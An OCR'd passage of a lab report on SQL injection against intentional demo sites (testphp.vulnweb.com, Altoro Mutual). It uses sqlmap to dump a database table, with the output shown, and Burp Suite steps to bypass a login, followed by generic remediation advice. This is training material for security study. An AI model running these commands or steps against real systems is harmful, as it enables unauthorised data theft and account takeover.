



xiv. Repeating the same process for artists table and using command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T artists –dump.





xv. We get the following results:




Home
Ubuntu 64-bit
1 2 3 4
17:31
vishnu@kali: ~
File Actions Edit View Help
| artist_id | adesc
| aname |
| 1 | \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n



Home
Ubuntu 64-bit
1 2 3 4
17:31
vishnu@kali: ~
File Actions Edit View Help
| 1 | \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\n litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n \n \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\n litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n | r4w8173 |
| 2 | \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n \n \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n
| Blad3 |


Home
Ubuntu 64-bit
1 2 3 4
17:32
vishnu@kali: ~
File Actions Edit View Help
| Blad3 |
| 3 | \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n \n \nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n
| lyzae |
[17:27:35] [INFO] table 'acuart.artists' dumped to CSV file '/home/vishnu/.local/share/sqlmap/ou



Home
Ubuntu 64-bit
1 2 3 4
17:32
vishnu@kali: ~
Volume 75%
File Actions Edit View Help
ntum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n
| lyzae |
[17:27:35] [INFO] table 'acuart.artists' dumped to CSV file '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[17:27:35] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 17:27:35 /2022-04-14/
(vishnu㉿kali)-[~]
$

c. Using Burpsuite:


i. Open Burpsuite and go to the Proxy tab.




ii. Click on the open browser option to open Burpsuite's inbuit browser Chromium and open Altoro Mutual in it. Enter username and password as admin.




iii. Switch on the Intercept and then after clicking login in web site, click forward in Burpsuite.



iv. Right click the content in Proxy tab and select send to repeater. At the bottom line, you can change the fields and change password1 and password2 to random. Then click Send to do the SQL injection.



v. Click Forward, Settings have been entered for jdoe. Using above entered password random for jdoe we are able to bypass the authentication.



8. Software and Hardware Specifications

Software Specifications:

i. OS: Windows 11.
ii. Running Kali Linux in VMWare Workstation Pro.
iii. Kali Linux using 2 processors, 6GB of RAM and 20GB of SSD.
iv. Using SQLMAP {1.6#stable} version on Kali Linux.

Hardware Specifications:

i. 16GB RAM.
ii. 1TB SSD.
iii. AMD Ryzen 7 5800H with Radeon Graphics.

9. Remediation Measures

Authentication bypass vulnerability could allow attackers to perform various malicious operations by bypassing the device authentication mechanism. Some methods to safeguard protect your system are:

- In order to stay protected from authentication bypass attack, it is best to keep all your systems, applications, software and OS up-to-date.
- It is recommended to patch all vulnerabilities and install a good antivirus program.
- It is best to have a secure and strong authentication policy in place.
- It is best to ensure all systems, folders, and apps, are password protected.
- Security experts recommend resetting default passwords with unique strong passwords and periodically rotating passwords.
- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server-side.
- It further recommended sending all cookies and session data over an encrypted channel.

10. Conclusion

It is concluded that by using SQL injection, we can indirectly able to get admin access to the website & a study has been done on the method of authentication bypass using SQL injection.